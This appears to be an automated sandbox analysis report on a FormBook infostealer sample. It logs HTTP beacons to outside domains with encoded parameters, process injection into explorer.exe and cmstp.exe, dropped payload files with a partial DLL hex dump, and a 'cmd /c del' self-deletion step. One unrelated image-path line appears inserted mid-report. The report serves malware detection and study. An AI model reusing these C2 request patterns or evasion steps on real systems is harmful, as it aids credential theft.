Apr 8, 2021 13:01:43.326561928 CEST	5391	IN	HTTP/1.1 200 OK Server: openresty Date: Thu, 08 Apr 2021 11:01:43 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_b89+lPyWjYN9+1Zxni+v+D9UpCJXk1dtxqTBtQwgoRWYYdonh2ztCrm4uICYDrm/6PgZmwfEMYmMBlTR9b4jKA== Data Raw: 65 65 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 62 38 39 2b 6c 50 79 57 6a 59 4e 39 2b 31 5a 78 6e 69 2b 76 2b 44 39 55 70 43 4a 58 6b 31 64 74 78 71 54 42 74 51 77 67 6f 52 57 59 59 64 6f 6e 68 32 7a 74 43 72 6d 34 75 49 43 59 44 72 6d 2f 36 50 67 5a 6d 77 66 45 4d 59 6d 4d 42 6c 54 52 39 62 34 6a 4b 41 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ee4<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_b89+lPyWjYN9+1Zxni+v+D9UpCJXk1dtxqTBtQwgoRWYYdonh2ztCrm4uICYDrm/6PgZmwfEMYmMBlTR9b4jKA=="><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/></head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><![endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascript">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.async=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49739	3.223.115.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:01:53.613534927 CEST	5397	OUT	GET /sqra/?lzul=wRDL7BohbLBLJV&NBZl=nD+8EQ/dkrvxrfeXfZTM4uqVidyysXGGAQQPcyuh+D+qYnXcwF5fcGHppY2Ae0Rizhob HTTP/1.1 Host: www.socialunified.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:01:53.714488029 CEST	5397	IN	HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: https://www.hugedomains.com/domain_profile.cfm?d=socialunified&e=com Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Thu, 08 Apr 2021 11:01:47 GMT Connection: close Content-Length: 189 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 75 67 65 64 6f 6d 61 69 6e 73 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 5f 70 72 6f 66 69 6c 65 2e 63 66 6d 3f 64 3d 73 6f 63 69 61 6c 75 6e 69 66 69 65 64 26 61 6d 70 3b 65 3d 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49741	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:02:09.097908020 CEST	5407	OUT	GET /sqra/?NBZl=RvvWc34iJhU4aDVvCPxlJYXQghZKjT+0jz617RLPtVuesnMs5OzQh/fCAeZj/K6zv/Ow&lzul=wRDL7BohbLBLJV HTTP/1.1 Host: www.lewishackney.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:02:09.276810884 CEST	5410	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:02:09 GMT Content-Type: text/html Content-Length: 275 ETag: "605db497-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: LWlcpDjYIQ.exe PID: 5524 Parent PID: 5708

General

Start time:	13:00:12
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\LWlcpDjYIQ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\LWlcpDjYIQ.exe'
Imagebase:	0x400000
File size:	206058 bytes
MD5 hash:	91523F8D438585534D9466432CC4665D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.220675052.000000001EB20000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.220675052.000000001EB20000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.220675052.000000001EB20000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	403159	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsmDEE2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	40570E	GetTempFileNameA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\e68h9be2heenoc	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA
C:\Users\user\AppData\Local\Temp\o5ph6yxu2bx7	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA
C:\Users\user\AppData\Local\Temp\nsmDEE3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	40570E	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsmDEE3.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsmDEE3.tmp\9a5t.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsmDEE2.tmp	success or wait	1	403202	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsmDEE3.tmp	success or wait	1	405341	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\e68h9be2heenoc	unknown	6661	18 7a c9 52 43 e2 f9 fd 95 5c fb 5a 37 2a de 0a ec 90 c1 55 43 60 c7 ed 99 b8 89 fe b9 4b 67 aa 1c 5a 38 0d 02 df cc 71 6e 7a df 4f 30 69 14 3c cc f7 a4 e3 68 4d a3 83 e9 85 ec ab ba 45 af f2 25 4d fe d2 12 46 0b 09 e2 69 f0 2b fa 8c 68 7c 49 fb a8 57 5e d1 08 a6 2e ba 37 8d 16 05 04 9f b7 fd 21 69 3c 8a f9 c2 c3 38 1b bb 7b 53 66 20 9b 84 65 d2 83 61 ad f5 00 d6 3d 3e 37 cc d5 4f b0 a8 a9 4f 08 17 1a 6d 0a 52 8a d2 93 fd 52 69 7c 17 e2 98 44 1c 75 db b4 ab a6 49 76 a6 3e 26 9e 0c 23 24 e1 4e c9 fd 89 cd 44 66 79 7a 4f 94 69 a7 77 2b 6a 58 97 90 95 72 75 f9 25 71 30 f2 ae b5 bc df 9e b8 a4 30 35 6f 74 03 02 fd 7c 62 62 76 63 1e da d9 c8 ab a2 84 58 0c 79 b0 80 b7 8f 32 b4 de 18 87 b4 4e 47 50 a5 4f 2e e0 c2 fb 54 7c 7d ff 27 77 3c 89 2b 44 a8 86 40 55 2a	.z.RC....\.Z7*.....UC`.....K g..Z8....qnz.O0i.<....hM..... .E..%M...F...i.+..h|I..W^..... 7.....!i<....8..{Sf ..e..a.. ..=>7..O...O...m.R....Ri|...D. u....Iv.>&..#$.N....DfyzO.i.w + jX...ru.%q0.....05ot...|bbv c.....X.y....2.....NGP.O.... T|}.'w<.+D..@U*	success or wait	1	403038	WriteFile
C:\Users\user\AppData\Local\Temp\o5ph6yxu2bx7	unknown	32768	37 cd eb 34 1f 65 cf 32 87 f6 3c 8c aa ae dd 34 56 8d a9 89 7b 8d 70 6d ce 5f 76 26 f9 3b 68 6c 57 a9 6d 1c bb 28 cf b7 f5 df 6c 95 ee bc 3a 3c d9 60 b6 86 2b 7f f7 2b c1 e8 c9 d4 98 21 fd 89 1c a0 7e d0 3d 4c 7c 95 be 71 fb 1c 13 6a bc ba f5 92 59 5b 6e 8e 5e ad af 4b 86 b1 4f 17 05 69 19 5f 5e ef 79 14 0d c0 67 e2 f7 7d c3 d8 06 78 52 f2 f7 4f f4 d2 6d 92 07 3d 5e f8 45 4e f9 6c 79 f0 1b 58 59 74 4b b4 34 a0 41 d6 34 5f f8 9d 26 3a cd 14 79 f3 2a 02 27 2a 65 04 5c 33 4a 44 2d 0b 6f 55 b4 d6 a4 11 e2 0f 88 e4 77 a8 dd 85 0c 89 0b 72 27 b6 e1 9c cb e5 9c d0 58 f4 7d cd e3 5a a4 6b f8 87 56 3f ee 9a e3 e9 3f 85 1d 12 85 c7 93 2f 42 6e 1d d0 db d9 01 55 d1 56 48 f2 c5 3c 20 0c f6 c4 26 bb 8a 61 f9 19 50 74 d3 8f f0 d8 50 6b 24 e8 30 30 fd 4e 9e 56 7b 11 1c	7..4.e.2..<....4V... {.pm._v&.;hlW.m..(....l...: <.`..+..+.... .!....~.=L|..q...j....Y[n.^..K ..O..i._^.y...g..}...xR..O..m. .=^.EN.ly..XYtK.4.A.4_..&:. .y.*.'*e.\3JD-.oU.....w.....r '.....X.}..Z.k..V?....?..... ./Bn.....U.VH..< ...&..a..Pt.. ..Pk$.00.N.V{..	success or wait	6	4030C5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsmDEE3.tmp\9a5t.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 10 e8 92 3b 54 89 fc 68 54 89 fc 68 54 89 fc 68 40 e2 fd 69 47 89 fc 68 54 89 fd 68 7b 89 fc 68 f1 e0 f8 69 55 89 fc 68 f1 e0 fc 69 55 89 fc 68 f1 e0 03 68 55 89 fc 68 f1 e0 fe 69 55 89 fc 68 52 69 63 68 54 89 fc 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 24 69 6d 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 02 00 00 00 10 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........;T..hT..hT..h@..iG. .hT..h{..h...iU..h...iU..h...h U..h...iU..hRichT..h......... ......PE..L...$im`...........!	success or wait	1	403038	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\LWlcpDjYIQ.exe	unknown	512	success or wait	63	403106	ReadFile
C:\Users\user\Desktop\LWlcpDjYIQ.exe	unknown	4	success or wait	1	403106	ReadFile
C:\Users\user\Desktop\LWlcpDjYIQ.exe	unknown	4	success or wait	3	403106	ReadFile
C:\Users\user\AppData\Local\Temp\e68h9be2heenoc	unknown	6661	success or wait	1	737F10AC	ReadFile
C:\Users\user\AppData\Local\Temp\o5ph6yxu2bx7	unknown	164864	success or wait	1	291155F	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile

Analysis Process: LWlcpDjYIQ.exe PID: 3664 Parent PID: 5524

General

Start time:	13:00:13
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\LWlcpDjYIQ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\LWlcpDjYIQ.exe'
Imagebase:	0x400000
File size:	206058 bytes
MD5 hash:	91523F8D438585534D9466432CC4665D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.256436700.00000000006E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.256436700.00000000006E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.256436700.00000000006E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.215824395.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.215824395.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.215824395.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.256399693.00000000006B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.256399693.00000000006B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.256399693.00000000006B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.256111645.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.256111645.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.256111645.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 3664

General

Start time:	13:00:18
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: 5796 Parent PID: 3388

General

Start time:	13:00:32
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0x220000
File size:	82944 bytes
MD5 hash:	4833E65ED211C7F118D4A11E6FB58A09
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.474138939.00000000002D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.474138939.00000000002D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.474138939.00000000002D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.475870538.0000000002840000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.475870538.0000000002840000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.475870538.0000000002840000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	28582A7	NtReadFile

Analysis Process: cmd.exe PID: 6136 Parent PID: 5796

General

Start time:	13:00:36
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\LWlcpDjYIQ.exe'
Imagebase:	0x9d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 400 Parent PID: 6136

General

Start time:	13:00:37
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis